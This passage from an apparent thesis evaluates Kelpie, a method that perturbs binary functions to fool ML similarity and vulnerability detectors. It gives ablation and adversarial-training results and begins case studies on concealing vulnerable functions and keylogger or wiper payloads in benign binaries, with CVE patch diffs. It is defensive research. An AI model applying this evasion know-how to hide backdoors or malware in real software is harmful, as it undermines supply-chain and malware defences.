jTrans [52]	0.99 / 0.99	0.01 / 0.01	0.35 / 0.63	0.09 / 0.34	0.14 / 0.69	0.14 / 0.44	0.77 / 0.22	0.00 / 0.24	0.09 / 0.09
Trex [88]	0.98 / 0.98	0.01 / 0.01	0.42 / 0.68	0.04 / 0.23	**0.18** / **0.75**	0.18 / 0.57	0.78 / 0.20	0.00 / 0.18	0.04 / 0.05
Zeek [92]	1.00 / 1.00	0.00 / 0.00	0.17 / 0.62	**0.02** / **0.11**	0.23 / 0.72	**0.22** / **0.65**	0.75 / 0.23	0.00 / 0.06	0.02 / 0.05

Table 6.5: Classifiers performances on the retrieval test, for the baselines (see Section 6.2) and against *Kelpie* samples. ↑ (resp. ↓) indicates that the value should be high (resp. low) for *Kelpie*'s attack to succeed. *MARS*@K is the Mimicry Attack Rate of Success, *EVASION*@K the Evasion Rate, *CONFUSION*@K the Confusion Rate, and *FAILURE*@K the Failure Rate (see Section 6.1.4).

	Baseline	`OLLVM`				
	AUC	*AUC*	*MARS*	*EVASION*	*CONFUSION*	*FAILURE*
Asm2vec [49]	1.00	0.54	0.02	0.78	0.03	0.17
CLAP [89]	1.00	0.69	0.03	0.55	0.07	0.35
GGSNN [80]	1.00	0.54	0.01	0.72	0.05	0.20
GMN [80]	1.00	0.59	0.03	0.70	0.07	0.20
HermesSim [91]	1.00	0.64	0.02	0.60	0.08	0.30
jTrans [52]	1.00	0.63	0.04	0.65	0.06	0.25
Trex [88]	0.99	0.56	0.02	0.75	0.05	0.18
Zeek [92]	0.99	0.57	0.03	0.72	0.05	0.20

Table 6.6: Classifiers performances against `OLLVM` obfuscations on the classification test. Classifiers are given matching and mismatching function pairs in the baseline, which are then obfuscated by `OLLVM` in the right columns.

7

Understanding and Mitigating *Kelpie* Attacks on Binary Classifiers

Contents

7.1 RQ3 - Ablation Study 99
7.1.1 Setup 100
7.1.2 Ablation Study 1 — $Kelpie_{CF}$ 100
7.1.3 Ablation Study 2 — $Kelpie_{ASM}$ 101
7.1.4 Conclusion of the ablation study 101
7.2 RQ4 - Adversarial Training 101

This chapter investigates why and how *Kelpie* succeeds, and whether classifiers can be hardened against its targeted mimicry. We tackle two complementary questions: first an ablation study isolates *Kelpie*'s two core perturbation, control-flow alignment ($Kelpie_{CF}$) and instruction-distribution alignment ($Kelpie_{ASM}$), to quantify each component's contribution to untargeted evasion and to targeted mimicry. Second, we study adversarial fine-tuning: can injecting *Kelpie*-generated adversarial examples into training improve robustness and at what cost to nominal performance? Experiments reuse the datasets and classifiers from the previous chapter and follow the same classification and retrieval protocols, enabling direct comparison with the RQ1 results and providing actionable guidance for future defences.

In this chapter we answer:

RQ3 (ablation study): What is the impact of the different components of *Kelpie* on its performance?

RQ4 (adversarial training): Can fine-tuning classifiers with adversarial examples generated by *Kelpie* enhance their robustness against mimicry attacks?

7.1 RQ3 - Ablation Study

We conduct an ablation study to evaluate the impact of the two main feature perturbations of *Kelpie*: control-flow alignment with $Kelpie_{CF}$ and instruction distribution alignment with $Kelpie_{ASM}$.

7.1.1 Setup

In both ablation studies, we perform classification and retrieval tests (see Section 2.2.1 and Section 2.2.2), as in RQ1. We use the same payload/target pairs (p, t) to build the 10,000 perturbed payloads $\{p^{(t)}_{adv}\}$, first with $Kelpie_{CF}$, then with $Kelpie_{ASM}$, instead of *Kelpie*.

As previously, we perform the binary classification with the negative pairs $(p^{(t)}_{adv}, t)$ and the positive pairs $(p^{(t)}_{adv}, p)$ for each $p^{(t)}_{adv}$. We perform the retrieval test using $Payloads \cup Targets$ as repository and all the perturbed payloads $p^{(t)}_{adv}$ as query set, with a pool-size of 100.

The performance results on the classification and retrieval task are presented in Table 7.1 and Table 7.2, and should be compared to those in Table 6.4 and Table 6.5. For conciseness, we report only *AUC*, *MARS*, $HITS_p@K$, $HITS_t@K$ and $MARS@K$.

We will point to the measures of the other classification outcome (*Evasion*, *Failure* and *Confusion*), reported in Section B.1, when relevant. We do not display them here to improve the readability of this section.

7.1.2 Ablation Study 1 — $Kelpie_{CF}$

By applying $Kelpie_{CF}$, we focus solely on mimicking the control-flow graph (CFG) of the target, as described in Section 5.1.2. In this setting, only the CFG is reshaped to match the target's structure; the instruction distribution is not aligned with that of the target.

Mimicry performance. The application of $Kelpie_{CF}$ alone is insufficient to perform a successful targeted mimicry attack. For nearly all classifiers, we observe that $HITS_p@10 > HITS_t@10$, meaning that the perturbed payload $p^{(t)}_{adv}$ remains more closely associated with its original source p than with the target t. In other words, control-flow alignment by itself does not provide drift enough the syntactic representation in the embedding space toward the target. The only notable exception is *GGSNN*, for which $MARS@10$ decreases only marginally, still reaching a mimicry success rate of approximately 35%. Even in this case, however, $Kelpie_{CF}$ remains far from achieving consistent targeted mimicry.

Analysis of Decision Outcomes. We now examine how the four outcomes previously presented distribute when applying $Kelpie_{CF}$ to each classifier. The evasion success rate can be interpreted from the gap between $HITS_p@K$ and $HITS_t@K$. As a rule of thumb, when the difference is small enough, evasion can be considered successful, since the perturbed payload starts drifting away from its original source while remaining insufficiently tied to the target. Under this criterion, $Kelpie_{CF}$ achieves evasion for *GMN*, *Zeek*, and, more surprisingly, *CLAP*.

Although *CLAP* and *jTrans* share a similar architecture, and although *CLAP* is among the best-performing models on the cross-optimization task, its behaviour degrades noticeably under structural perturbations. We believe this may stem from the extensive fine-tuning of *CLAP* (195 millions pairs of functions), which could introduce over-fitting effects and increase its sensitivity to non–compiler-style changes[1]. Conversely, *HermesSim* and *Trex* show strong robustness against $Kelpie_{CF}$: more than 90% of attempts remain failures, indicating that structural perturbations alone have limited influence on these models. Per-classifier additional scores are provided in Section B.1.

[1] We cannot verify whether some test functions are present in the datasets used to train or fine-tune *CLAP*, as these datasets are not public.

Conclusion The evaluation of $Kelpie_{CF}$ shows that modifying the control-flow structure alone is insufficient to achieve targeted mimicry. Only limited evasion is observed, and mimicry success remains low across all models. This indicates that although CFGs contribute to the learned representations, altering them alone does not mislead modern binary function classifiers. Consequently, CFG-level mimicry must be complemented with instruction-level alignment to produce consistent and convincing targeted mimicry attacks.

7.1.3 Ablation Study 2 — $Kelpie_{ASM}$

In this study, we consider only instruction distribution balancing provided by $Kelpie_{ASM}$. Since without first using $Kelpie_{CF}$, there is no guaranteed isomorphism between the CFG of the perturbed payload and the target, $Kelpie_{ASM}$ cannot maximize the basic-block to basic-block structural similarity between p and t. As a result, instructions are randomly inserted in locations in p, with the constraint that they do not affect the payload semantics, thanks to liveness analysis.

Mimicry performance. The application of $Kelpie_{ASM}$ alone is insufficient to achieve reliable targeted mimicry. We observe non-negligible *MARS*@10 values for *Asm2vec* (0.35), and to a lesser extent for *CLAP* and *GMN*. However, these successes remain isolated and far from the systematic mimicry achieved by the full *Kelpie* pipeline.

Analysis of Decision Outcomes The instruction-level perturbations introduced by $Kelpie_{ASM}$ succeed in performing effective evasion attacks, in contrast to CFG-only modifications. The decrease in $HITS_p@K$ shows that $Kelpie_{ASM}$ consistently detaches the perturbed payload from its original version (compared to $Kelpie_{CF}$, the average reduction in $HITS_p@10$ is 0.16). Evasion success exceeds 43% for six classifiers: *GGSNN*, *GMN*, *Zeek*, *HermesSim*, *CLAP* and *Trex*. The most resilient model is *jTrans*, for which 74% of the attacks result in either failure or confusion, preventing systematic evasion. See Section B.1 for additional details on other metrics.

Implication. Opcode-level statistics and local syntactic patterns contribute substantially to the learned embedding space, enabling $Kelpie_{ASM}$ to achieve primary and often strong evasion. Nevertheless, instruction-level perturbations alone remain insufficient to produce consistent or convincing targeted mimicry.

7.1.4 Conclusion of the ablation study

The ablation study reveals that neither control-flow mimicry nor instruction-level alignment alone is sufficient to achieve reliable targeted mimicry. $Kelpie_{CF}$ shows that modifying the control-flow graph has only limited impact. Conversely, $Kelpie_{ASM}$ induces stronger perturbations and more consistent evasion by altering opcode-level patterns, yet still cannot consistently direct the embedding toward the intended target. These results highlight that both structural and instruction-level features contribute to classifier decisions, and that successful targeted mimicry emerges only when the two perturbation stages are combined, as implemented in the full *Kelpie* pipeline.

7.2 RQ4 - Adversarial Training

We investigate whether incorporating *Kelpie*-perturbed examples into the training process can improve classifier robustness. Specifically, we fine-tune selected classifiers using the adversarial

	Kelpie$_{CF}$				
	AUC↓	*MARS*↑	*HITS*$_p$@1/10↓	*HITS*$_t$@1/10↑	*MARS*@1/10↑
Asm2vec [49]	0.83	0.07	0.70 / 0.82	0.03 / 0.12	0.03 / 0.04
CLAP [89]	0.51	0.24	0.09 / 0.35	0.02 / 0.15	0.02 / 0.11
GGSNN [80]	**0.37**	**0.38**	0.05 / 0.28	**0.13** / **0.45**	**0.13** / **0.35**
GMN [80]	0.63	0.13	0.17 / 0.65	0.10 / 0.32	0.10 / 0.12
HermesSim [91]	0.94	0.01	0.75 / 0.93	0.00 / 0.03	0.00 / 0.00
jTrans [52]	0.70	0.17	0.51 / 0.76	0.02 / 0.16	0.02 / 0.09
Trex [88]	0.95	0.02	0.78 / 0.97	0.02 / 0.04	0.02 / 0.00
Zeek [92]	0.62	0.16	**0.04** / **0.22**	0.02 / 0.18	0.02 / 0.11

Table 7.1: Results of the ablation study under *Kelpie*$_{CF}$ perturbations. For the retrieval test, the queries are $\{p^{(t)}_{adv}\}$. The baselines are in Table 6.4 and the *Scenario 1* columns in Table 6.5.

	Kelpie$_{ASM}$				
	AUC↓	*MARS*↑	*HITS*$_p$@1/10↓	*HITS*$_t$@1/10↑	*MARS*@1/10↑
Asm2vec [49]	**0.39**	**0.36**	0.21 / 0.56	**0.33** / **0.71**	**0.33** / **0.35**
CLAP [89]	0.58	0.21	0.10 / 0.35	0.04 / 0.24	0.04 / 0.17
GGSNN [80]	0.64	0.19	0.13 / 0.42	0.03 / 0.19	0.03 / 0.13
GMN [80]	0.63	0.24	0.11 / 0.38	0.01 / 0.11	0.01 / 0.08
HermesSim [91]	0.66	0.16	0.20 / 0.48	0.01 / 0.08	0.01 / 0.02
jTrans [52]	0.65	0.08	0.46 / 0.74	0.02 / 0.36	0.02 / 0.08
Trex [88]	0.70	0.13	0.26 / 0.57	0.00 / 0.05	0.00 / 0.00
Zeek [92]	0.62	0.12	**0.05** / **0.24**	0.01 / 0.14	0.01 / 0.07

Table 7.2: Results of the ablation study under *Kelpie*$_{ASM}$ perturbations. For the retrieval test, the queries are $\{p^{(t)}_{adv}\}$. The baselines are in Table 6.4 and the *Scenario 1* columns in Table 6.5.

payloads, aiming to mitigate vulnerabilities exploited by *Kelpie*-powered attacks. From our threat model perspective, this scenario would be the defender having access to a distribution of adversarial samples generated by *Kelpie*, representative of its perturbations. The defender then fine-tune the classifiers with the objectives to resist *Kelpie*'s mimicry attacks and not degrade the classifiers performances.

Experimental Setup. To construct the adversarial fine-tuning dataset, we randomly select 5000 functions from the original training dataset and build 5000 adversarial samples with *Kelpie*, using random targets from our target dataset *Targets*. If, for a given pair of function and target, *Kelpie* process fails, we try with another target function.

We select three classifiers for fine-tuning: *Zeek* [92], *GMN* [80] and *HermesSim* [91]. These models are representative of three distinct architectural families (see Table 2.1): local, dataflow-oriented for *Zeek*; graph-matching using structure-aware relational comparisons for *GMN*; and deep learning embedding of semantic feature aggregation for *HermesSim*. They provide coverage of the main design paradigms without redundancy. It would have been interesting to study the effect of adversarial fine-tuning on *CLAP* [89], however its training pipeline and intermediate feature generation code was not available. Focusing on these three models gives us a balance

between feasibility and representativity.

Classification and retrieval results are reported in Table 7.3, following the same methodology as in RQ1 (Section 6.3). As a baseline to measure the degradation of performances on non-perturbed functions, we provide the "baseline" AUC measurement.

	Baseline $AUC\downarrow$	$HITS_p$@1/10 $\downarrow$	$HITS_t$@1/10 $\uparrow$	$MARS$@1/10 $\uparrow$
GMN [80]	0.92	0.35 / 0.51	0.03 / 0.13	0.03 / 0.05
HermesSim [91]	0.72	0.61 / 0.75	**0.17** / 0.29	**0.17** / 0.10
Zeek [92]	**0.29**	**0.04** / **0.28**	0.10 / **0.33**	0.10 / **0.18**

Table 7.3: Results against *Kelpie* mimicry attack, **after** adversarial fine-tuning. All models improve after fine-tuning, but improvements are uneven.

	Baseline ΔAUC	$\Delta HITS_p$@1/10	$\Delta HITS_t$@1/10	$\Delta MARS$@1/10
GMN [80]	-0.08	$+0.24/+0.10$	$-0.24/-0.44$	$-0.24/-0.34$
HermesSim [91]	-0.28	$+0.60/+0.61$	$+0.06/+0.01$	$+0.06/-0.08$
Zeek [92]	-0.56	$+0.01/+0.03$	$-0.13/-0.16$	$-0.13/-0.24$

Table 7.4: Deltas (fine-tuned − pre-fine-tuning under *Kelpie*) for the adversarial training experiment.

Results. Recall that the initial values of all retrieval and classification measures (AUC, $HITS_p@K$, $HITS_t@K$, and $MARS@K$) are reported in Table 6.4 and Table 6.5. The values shown in Table 7.4 represent the *changes* (deltas) observed after adversarial retraining, computed with respect to these initial measurements.

For *GMN*, similarity between the perturbed payload and its original version p improves noticeably, with $HITS_p@10$ increasing by $+0.10$. Conversely, similarity to the intended target t decreases sharply, with $HITS_t@10 = -0.44$. These trends indicate that, after retraining, *GMN* internalizes features that pull perturbed samples back toward their true origin while pushing them away from the mimicry direction. This robustness comes at the cost of a modest AUC degradation (-0.08). Overall, *GMN* demonstrates a meaningful increase in resilience to targeted mimicry attacks.

HermesSim exhibits the greatest improvement in recognizing original functions, with $HITS_p@10$ increasing by $+0.52$. However, the corresponding changes in $HITS_t@K$ and $MARS@K$ are negligible. Consequently, $HITS_p@10$ and $HITS_t@10$ stabilise around 0.75 and 0.30 respectively, placing the classifier in a *confusion state* where a noticeable fraction of perturbed samples are similarly close to both p and t. This phenomenon is reinforced by a substantial decrease in AUC (-0.28). Surprisingly, $MARS@10$ decreases by 0.08, meaning that approximately 25% of mimicry attacks remain successful. Thus, while *HermesSim* strengthens memorization of specific functions, it does not gain robustness against targeted mimicry.

Zeek displays the most severe degradation, with a dramatic AUC reduction (-0.56) pushing its behaviour toward quasi-random output. As a result, its discriminative power collapses, making adversarial retraining clearly detrimental for this classifier.

Conclusion. Overall, adversarial fine-tuning increases the alignment of perturbed payloads with the original payload and reduces similarity to the target, but the degree of improvement

depends strongly on the model architecture. *GMN* benefits by becoming clearly more robust against mimicry, while *HermesSim* exhibits even larger gains against evasion but not mimicry, leaving it partially exposed. The fine-tuning erodes *Zeek* 's performances as a classifier as a whole, without yielding significant robustness gains. These findings confirm that adversarial training can mitigate *Kelpie*-style attacks, but they also stress that feature biases (for example CFG focus in *GMN*, global semantics in *HermesSim*, or local dataflow in *Zeek*) shape how much each architecture can benefit from such defences.

An extension of this conclusion is that *Kelpie* can be used, similarly to δCFG [28], as a robustness validator and data augmentation tool: just as δCFG manipulates control-flow graphs to expose and reduce classifiers' over-reliance on CFG features, *Kelpie* 's perturbations can systematically test models against specific perturbations and generate adversarial examples that help them de-prioritize feature biases (such as CFG shape or instruction-level distributions) while strengthening their semantic understanding. We discuss this future work in Chapter 9.

8

Case Studies: Concealing Vulnerabilities and Payloads in Binaries with *Kelpie*

Contents

8.1 Supply-chain attacks from the wild 106
8.2 Case study with vulnerable functions 106
8.2.1 Vulnerability detection literature review 107
8.2.2 Experimental Setup 108
8.2.3 Classification test 111
8.3 Case study with malicious payloads 113
8.3.1 Compromised binary creation strategy - *Modularization* 114
8.3.2 How to design a call chain 115
8.3.3 Dataset Preparation 117
8.3.4 Function-level clone classifiers evasion 119
8.3.5 Application-level clone classifiers evasion 119

Building on the previous chapter's results showing that *Kelpie* reliably crafts adversarial samples for targeted evasion for benign functions, this chapter evaluates through two case studies whether the same technique can be used attack real defender workflows by first concealing known vulnerable functions inside apparently patched binaries and then by implanting fully functional malicious payloads inside benign applications.

The first case study, Section 8.2, focuses on vulnerability detection. We show that *Kelpie* can transform an exploitable function so that a range of classifiers (general-purpose embeddings and a dedicated vulnerability detector) more frequently retrieve or label the perturbed sample as the patched version rather than the original vulnerable one. This re-introduction of vulnerabilities as stealthy backdoors highlights weaknesses in embedding spaces that vulnerability scanners and patch-validation pipelines rely upon.

The second case study, Section 8.3, evaluates a proof-of-concept payload insertion technique based on modularizing real malicious code (a keylogger and a wiper) and hiding its parts in selected benign functions. We measure targeted evasion at the function retrieval level, at the application-clone level, and against off-the-shelf analysis tools, demonstrating that *Kelpie*-perturbed payloads can evade detection under realistic alarm thresholds.

Taken together, these case studies illustrate that targeted adversarial perturbations like *Kelpie* can have concrete, dangerous consequences for patch validation, supply-chain integrity, and malware detection. They motivate the need for defences that address structural vulnerabilities of learned binary representations.

First, we present two representative supply-chain attack cases that exemplify our use cases.

8.1 Supply-chain attacks from the wild

We refer to Section 4.3.1 for two well-documented supply-chain incidents where attackers inserted malicious code into otherwise legitimate packages or updates, causing compromised functions to be distributed and executed as if they were benign. In the wild, there exist a diversity of real-world supply-chain strategies: attackers may target package maintainers, CI/build systems or update servers to ensure that a compromised function is distributed and executed under the guise of legitimate software.

As discussed previously in this thesis (see Chapter 2), recent research has shown that machine-learning models trained on large corpora of software binaries can learn to identify anomalous code patterns, malicious behaviours, or provenance inconsistencies indicative of supply-chain tampering. These models can detect out-of-distribution (OOD) functions, uncover injected routines that deviate from expected style or semantics, and flag sudden shifts in dependency characteristics. For instance, a trained classifier (used in the company or user's systems) might learn that a benign library's update introduces subtle yet statistically significant differences in its function embeddings, signalling the presence of an inserted payload such as in the previous `event-stream` or SolarWinds incidents.

However, the same reliance on embedding-based similarity exposes such detection systems to adversarial manipulation, as we demonstrated in 6 with *Kelpie*. This is precisely where it becomes relevant: by generating controlled perturbations in function embeddings, *Kelpie* can simulate or even produce transformations that preserve executable semantics while deceiving ML-based anomaly detectors.

8.2 Case study with vulnerable functions

We show that *Kelpie* can subvert binary function vulnerability detection. In particular, an adversary may conceal a vulnerable function inside its patched version by embedding it with *Kelpie*. This effectively reintroduces the vulnerability, creating a stealthy backdoor that can later be exploited.

Vulnerability detection task. We use the notations from Chapter 2. Binary function vulnerability detection is a critical downstream application of binary similarity techniques [13, 5]. We formalize the problem of *vulnerability detection* as a decision task over binary functions. Let $\mathcal{V} \subset \mathcal{X}$ denote the set of vulnerable functions and $\mathcal{P} \subset \mathcal{X}$ the corresponding set of patched implementations, such that for each $v \in \mathcal{V}$ there exists a patched version $p \in \mathcal{P}$ with identical semantics except for the removal of the exploitable behavior. We assume access to a binary function classifier $\mathcal{C}$, which maps pairs of binary functions to a similarity score

$$\mathcal{C}\colon (x, y) \in \mathrm{Prog}(\texttt{bin})^2 \to s \in \mathbb{R}.$$

In the vulnerability detection setting, a function $q \in \mathcal{X}$ is analyzed by comparing it against reference sets $\mathcal{V}$ and $\mathcal{P}$ using $\mathcal{C}$. Given a similarity threshold $\alpha \in \mathbb{R}$, the detector assigns:

$$\text{label}(q) = \begin{cases} \texttt{vulnerable} & \text{if } \exists\, v \in \mathcal{V} \text{ s.t. } \mathcal{C}(q, v) \geq \alpha, \\ \texttt{patched} & \text{if } \exists\, p \in \mathcal{P} \text{ s.t. } \mathcal{C}(q, p) \geq \alpha, \\ \texttt{unknown} & \text{otherwise.} \end{cases}$$

In practice, this task is often realized as a retrieval procedure: given a query function q, the classifier returns the top-k most similar functions from a repository $\mathcal{R} \supseteq \mathcal{V} \cup \mathcal{P}$, and the vulnerability decision is derived from whether the nearest neighbors belong to $\mathcal{V}$ or to $\mathcal{P}$. Thus, vulnerability detection can be seen as a classifier-guided search over binary functions, where the critical requirement is that vulnerable functions should be ranked closer to other vulnerable functions than to their patched counterparts.

Evaluation. To assess the impact of such attacks, we evaluate this scenario using the same set of eight classifiers. By doing so, we highlight how *Kelpie* undermines the reliability of binary similarity tools for vulnerability detection and raises serious concerns for patch validation, software supply chain security, and long-term system integrity.

We begin our evaluation of *Kelpie* by targeting the general-purpose binary function classifiers introduced in the previous chapter, in order to assess how representation-level perturbations affect tools not explicitly built for vulnerability analysis, but very close in design. This step allows us to quantify whether attacks crafted against similarity-based models can already undermine their utility in detecting vulnerable functions. We then turn to a dedicated vulnerability detection system, *Vulseeker* [5], which represents the most advanced available tool in the literature. To position our study, we first provide a concise literature review of machine learning approaches for vulnerability detection. We then describe the experimental setup used to evaluate *Kelpie* on this task, and evaluate both the models in a classification test, following standards in the vulnerability detection literature.

8.2.1 Vulnerability detection literature review

Source code features. Early deep-learning vulnerability detectors operate on *source code* or small code called *gadgets*. *VulDeePecker* [150] introduced the idea of extracting code gadgets (semantically related snippets) from source, vectorizing them, and training an LSTM-based classifier to flag potentially vulnerable gadgets. Building on the gadgets and deep learning idea, *DeepWukong* [151] models both textual and structural information of source code with graph neural networks over program graphs, while *DeepVulSeeker* [152] leverages graph-based representations with self-attention and pre-training to boost accuracy on datasets organized according to the Common Weakness Enumeration (CWE) taxonomy. These source-level systems are aimed at detecting vulnerability *patterns* in source or small contexts and typically report high supervised accuracy on curated datasets. However they are not adapted to our threat model as the defender doesn't have access to the source code of the file that is given to them.

Binary features. A separate and very active line of work treats *binary code* as input and frames vulnerability discovery as a cross-binary or cross-architecture *search* problem, akin to the binary code similarity problem that we discussed previously in this thesis in Chapter 2. *Vulseeker* converts disassembled functions into labelled Semantic Flow Graphs (control/data-flow plus instruction features) and trains a neural embedding model so that semantically equivalent functions map to similar vectors. It is closely related to *Gemini* [147] and *Safe*, that we already saw in the

classifier selection section Section 2.4.4. However, *Vulseeker*'s architecture and function representation design is, according to the authors, tailored for vulnerability detection, whereas the two other models are more general-purpose. *VulHawk* [47] improve robustness and scale by proposing entropy-based binary code search for cross-architecture vulnerability detection.

Patch signatures. Another family of approaches targets recurring vulnerabilities using *patch-derived signatures*. *BinXray* [153] and related methods extract signatures from diffs between vulnerable and patched versions and search for those signatures in target binaries. However, these signature-based approaches present poor performances when the code is significantly modified (such as aggressive optimisation, obfuscation, or even in-lining), and even locating a patch in a binary is also non-trivial and may require heuristics [154, 155].

Summary. In summary, input domains separate most works: source-level approaches (*DeepWukong* [151], *DeepVulSeeker* [152], *MVP* [156], *VulDeePecker* [150]) versus binary-level approaches (*Vulseeker* [5], *VulHawk* [47], *BinXray* [153]). Research methodology has progressively shifted from sequence-based and LSTM models to graph-based representations and, more recently, self-attention networks. Among these, we focus on *Vulseeker* as the most practical state-of-the-art binary-level detector available. Although *VulHawk* [47] was proposed as a more recent solution, we found it unusable in practice: its dataset and training pipeline are not publicly available, reproduction of reported results is not feasible, and repeated attempts to obtain clarifications from the authors through GitHub issues went unanswered. For these reasons, *Vulseeker* remains the strongest reproducible baseline against which we can meaningfully evaluate *Kelpie*.

8.2.2 Experimental Setup

We randomly select 60 vulnerable functions from different versions of open-source software known to contain documented vulnerabilities [153]. The dataset covers versions of `FFmpeg`, `Tcpdump-4.9.0`, `Tcpdump-4.9.1`, and `OpenSSL-1.0.1e` through `OpenSSL-1.0.1u`. We display a sample of the CVEs present in this vulnerability dataset in Table 8.1.

Among those, we detail three of them for didactic purposes:

- *CVE-2016-2105* - Severity score: 7.5 high (`OpenSSL`): The Base64 encoding function mishandles very large inputs, causing an integer overflow in buffer size calculation. This leads to heap corruption and potentially a crash or arbitrary code execution (e.g., via ROP) when oversized binary data are supplied.
- *CVE-2017-11543* - Severity score: 9.8 critical (`Tcpdump-4.9.0`): Insufficient validation of SLIP-type pcap data results in out-of-bounds writes and a buffer overflow, exploitable by supplying a crafted pcap file.
- *CVE-2016-10190* - Severity score: 9.8 critical (`FFmpeg`): Improper validation of HTTP segment sizes allows a malicious server to send a negative size, leading to a heap buffer overflow. A client processing such a stream may trigger memory corruption and execute arbitrary code.

It should be noted that this test is different than the previous classification tests that we ran in that the patched versions of the functions may be syntactically very close to their vulnerable counterparts. This leads to poorer baseline performances across several models, and harder mimicry, as some patches don't introduce a single new line of code. We present a histogram of

Project	Vulnerable → Patched version	Function (in dataset)	CVE number	CVSS score (Severity)	Short note
OpenSSL	1.0.1s → 1.0.1t	EVP_EncodeUpdate	CVE-2016-2105	7.5 (High)	Base64 encoder integer overflow allows heap corruption.
OpenSSL	1.0.1j → 1.0.1k	ssl3_get_key_exchange	CVE-2015-0204	7.3 (High)	FREAK: export-RSA downgrade in client key exchange.
OpenSSL	1.0.1g → 1.0.1h	dtls1_get_message_fragment	CVE-2014-0221	5.0 (Medium)	DTLS handshake fragmentation DoS.
OpenSSL	1.0.1o → 1.0.1p	X509_verify_cert	CVE-2015-1793	5.9 (Medium)	Alt-chain verification → Basic Constraints flaw.
OpenSSL	1.0.1l → 1.0.1m	ASN1_item_ex_d2i	CVE-2015-0287	7.5 (High)	CHOICE/ADB reuse memory corruption.
OpenSSL	1.0.1s → 1.0.1t	X509_NAME_oneline	CVE-2016-2176	4.3 (Medium)	X509 name handling over-read (DoS/info leak).
OpenSSL	1.0.1t → 1.0.1u	TS_OBJ_print_bio	CVE-2016-2180	4.3 (Medium)	TSP printing out-of-bounds read (DoS).
FFmpeg	3.2.1 → 3.2.2	http_read_stream	CVE-2016-10190	9.8 (Critical)	Negative HTTP chunk size ⇒ heap overflow (RCE).
FFmpeg	3.1.7 → 3.1.8	xwd_decode_frame	CVE-2017-9991	7.8 (High)	Heap overflow in XWD decoder.
FFmpeg	3.4.3 → 3.4.4	mov_write_audio_tag	CVE-2018-14395	7.8 (High)	OOB condition in MOV muxer (audio tag).
tcpdump	4.9.0 → 4.9.1	sliplink_print	CVE-2017-11543	9.8 (Critical)	SLIP parser buffer overflow via crafted pcap.
tcpdump	4.9.1 → 4.9.2	bgp_attr_print	CVE-2017-13046	6.5 (Medium)	BGP attribute parser buffer over-read.

Table 8.1: Representative sample of CVEs present in our vulnerability dataset.

functions according to the difference in assembly instructions between the patched and vulnerable version in Figure 8.1 Moreover, here are practical examples of code differences:

- **CVE-2016-2105 (OpenSSL)**

  Patch description: Adds a check on the computed output length to prevent integer overflow in `EVP_EncodeUpdate()`. This patch modifies the data flow and control flow by introducing a new conditional branch that can return early if the output length would exceed `INT_MAX`.

Listing 8.1: Patch example for CVE-2016-2105

```
--- a/crypto/evp/encode.c
+++ b/crypto/evp/encode.c
@@
-     /* compute expected output blocks and write output */
-     /* ... existing code ... */
+     /* compute expected output length (careful to avoid overflow) */
+     expected_outl = ...; /* compute as unsigned and check overflow */
+     if (expected_outl > INT_MAX) {
+         if (outl) *outl = 0;
+         return 0; /* error: output length would be too large */
+     }
+     /* proceed with encoding, set *outl and return 1 on success */
```

- **CVE-2017-11543 (Tcpdump)**

  Patch description: Validates the SLIP direction byte before using it as an array index, preventing out-of-bounds writes. This patch modifies both the control flow (adds a ‘switch‘ and early return) and the data flow (conditional assignment of `dir` while preserving the rest of the function.

Listing 8.2: Patch example for CVE-2017-11543

```
--- a/print-sl.c
+++ b/print-sl.c
@@
-     dir = p[SLX_DIR];
-     ND_PRINT((ndo, dir == SLIPDIR\_IN ? "I " : "O "));
+     dir = p[SLX_DIR];
+     switch (dir) {
+     case SLIPDIR_IN:
+         ND_PRINT((ndo, "I "));
+         break;
+     case SLIPDIR_OUT:
+         ND_PRINT((ndo, "O "));
+         break;
+     default:
```

```
+          ND_PRINT((ndo, "Invalid direction %d ", dir));
+          dir = -1;
+          break;
+      }
+      if (dir == -1) {
+          /* Direction is bogus, don't use it */
+          return;
+      }
@@
-      lastlen[dir][lastconn] = length - (hlen << 2);
+      lastlen[dir][lastconn] = length - (hlen << 2);
```

- **CVE-2016-10190 (FFmpeg)**

  Patch description: Changes several signed `int64_t` variables to `uint64_t` and uses `strtoull` instead of `strtoll` to prevent negative segment lengths from causing a heap overflow. This patch primarily modifies the data flow (types and value interpretation) without altering the control flow, and noticeably doesn't add any instruction.

Listing 8.3: Patch example for CVE-2016-10190

```
--- a/libavformat/http.c
+++ b/libavformat/http.c
@@
-    int64_t chunksize, off, end_off, filesize;
+    uint64_t chunksize, off, end_off, filesize;
@@
-    s->filesize = -1;
+    s->filesize = UINT64_MAX;
@@
-    s->off = strtoll(p, NULL, 10);
+    s->off = strtoull(p, NULL, 10);
@@
-    s->filesize = strtoll(slash + 1, NULL, 10);
+    s->filesize = strtoull(slash + 1, NULL, 10);
```

8.2.3 Classification test

Following prior work on binary function vulnerability detection [47, 150, 5, 13], we perform a classification test with the generic function classifiers from the previous evaluations (see Chapter 6) using the methodology presented in Section 2.2.1.

We also perform a classification test using *Vulseeker*, which is a machine learning-based tool dedicated to finding vulnerabilities in binary functions. It represents binary functions as control-flow graphs enriched with semantic information (for example instruction opcodes and operands), and then applies graph-based neural networks to capture both structural and semantic patterns that are indicative of insecure coding practices. Unlike the previous generic binary function similarity models (especially *GMN*, which shares the most similarity), *Vulseeker* is trained in a supervised setting on pairs of vulnerable and non-vulnerable binaries, theoretically to specialize

